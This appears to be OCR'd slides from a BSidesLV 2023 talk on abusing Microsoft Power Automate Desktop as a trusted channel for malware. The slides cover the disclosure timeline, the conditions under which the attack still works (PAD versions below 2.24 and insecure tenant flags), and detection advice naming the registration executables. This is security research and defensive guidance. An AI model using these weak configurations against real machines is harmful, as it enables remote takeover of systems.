
- What is RPA?
  - Available in every major enterprise
  - Technical deep dive
- Abusing RPA: RCE as a Service
  - Distribute and execute payloads thru trusted services
  - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

zenity

How To Stay Safe?

State of the exploit

State of the exploit



browser," Bargury says."


A spokesperson for Microsoft downplayed the potential of the attack, pointing out that an account would need to have been accessed by an attacker before it could be used. "There is no mechanism by which a fully updated machine with antivirus protections can be remotely compromised using this technique," the spokesperson says. "This technique relies on a hypothetical scenario where a system is already compromised or susceptible to a compromise using existing techniques like social engineering—both for the initial and any subsequent network attack," the spokesperson adds, recommending that people keep their systems up to date.

https://www.wired.com/story/windows-11-power-automate-attack/

- Sept 9, 2022 – Microsoft claims this is not an issue.

@mbrg0

State of the exploit



Tenant restrictions for Power Automate desktop machine registration

Starting with Power Automate for desktop version 2.24, the following requires administrative privileges:

What are the goals of these restrictions?

These restrictions make it harder for malicious actors on already compromised machines to use Power Automate Desktop to amplify the problem by commanding and controlling a machine over the network.


You can use the new tenant restriction settings to control which tenants are allowed to run Power Automate desktop scripts on your machines.

Initial machine registration does not require admin privileges but changing the registration restrictions does.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.

https://support.microsoft.com/en-us/topic/tenant-restrictions-for-power-automate-desktop-machine-registration-f0b44662-7a18-403d-989a-c1445c376768

State of the exploit



Enhancements & Improvements

- Cross-tenant machine registration is now restricted by default:
  - You can further configure this through registry entries. Learn more
    - Define which tenant(s) to be allowed for machine registration
    - Allow cross-tenant machine registration
    - Allow tenant switching for machine registration

  This feature is related to recent findings of Michael Bargury with Zenity.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement

State of the exploit

“this case was investigated and determined to be defense in depth and social engineering requiring admin privilege, so no immediate action was taken.. This does not meet our requirements for a CVE because it is defense in depth”

Power Automate Desktop v<2.24 is still vulnerable. CVE was not issued.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement but refuses to issue a CVE.

Cases where this still works today

- Any machine that is not AAD-joined (i.e. consumers)
- Insecure configuration. Insecure flags include *AllowRegisteringOutsideOfAADJoinedTenant* and *AllowTenantSwitching*
- PAD v<2.24 is still vulnerable (no CVE or force update)

Do these 4 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don’t belong to your organization
3. Review you own tenant’s Power Automate environment and Microsoft best practice. If you’re a Microsoft shop, your users are probably already using it!
4. Learn more at OWASP, Dark Reading, Zenity blog

zenity

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

Michael Bargury @ Zenity
BSideLV 2023